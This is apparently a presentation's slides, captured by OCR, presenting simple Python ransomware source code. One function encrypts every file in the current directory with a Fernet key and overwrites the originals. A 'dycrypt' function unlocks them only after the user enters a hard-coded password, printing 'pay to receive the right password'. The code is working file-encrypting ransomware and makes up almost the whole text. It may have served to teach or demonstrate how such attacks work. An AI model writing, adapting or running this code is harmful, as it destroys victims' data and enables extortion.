
```python
def generate_key():
    # Generate a Fernet key and save it to a file named "key.key"
    key = Fernet.generate_key()
    with open("key.key", "wb") as thekey:
        thekey.write(key)
    return key

def encrypt_file(file_path, key):
    # Encrypt the content of a file using the provided key
    with open(file_path, "rb") as thefile:
        content = thefile.read()
    content_encr = Fernet(key).encrypt(content)
    # Overwrite the original file with the encrypted content
    with open(file_path, "wb") as thefile:
        thefile.write(content_encr)

def encrypt():
    # List all files in the current directory (excluding specific files)
    allfiles = [file for file in os.listdir() if file not in EXCLUDED_FILES and os.path.isfile(file)]
    print(allfiles)

    # Generate a key
    key = generate_key()

    # Encrypt each file using the generated key
    for file in allfiles:
        encrypt_file(file, key)
```



```
def dycrypt():
    # Step 1: List all files in the current directory (excluding specific files)
    allfiles = []
    for file in os.listdir():
        if file == "ransomware.py" or file == "key.key" or file == 'decrypt.py':
            continue
        if os.path.isfile(file):
            allfiles.append(file)
    print(allfiles)
    with open("key.key", "rb") as key:
        password = key.read()
    mypass = "dk19"
    userpass = input("Enter the password you received from us: ")
    if userpass == mypass :
        # Step 3: decrypt each file using the generated key
        for file in allfiles:
        # Step 4: Read the content of each file (read binary mode)
            with open(file, "rb") as thefile:
                content = thefile.read()
        # Step 5: Decrypt the content using the Fernet key
            content_decr = Fernet(password).decrypt(content)
        # Step 6: Overwrite the original file with the decrypted content (write the binary mode)
            with open(file,"wb") as thefile:
                thefile.write(content_decr)
    # Step 7: Print a message indicating that all files have been decrypted
            print(colored("All your files has been decrypted :)", 'green'))
    else:
        print("wrong password! pay to receive the right password:(")
```

Q&A

THANK YOU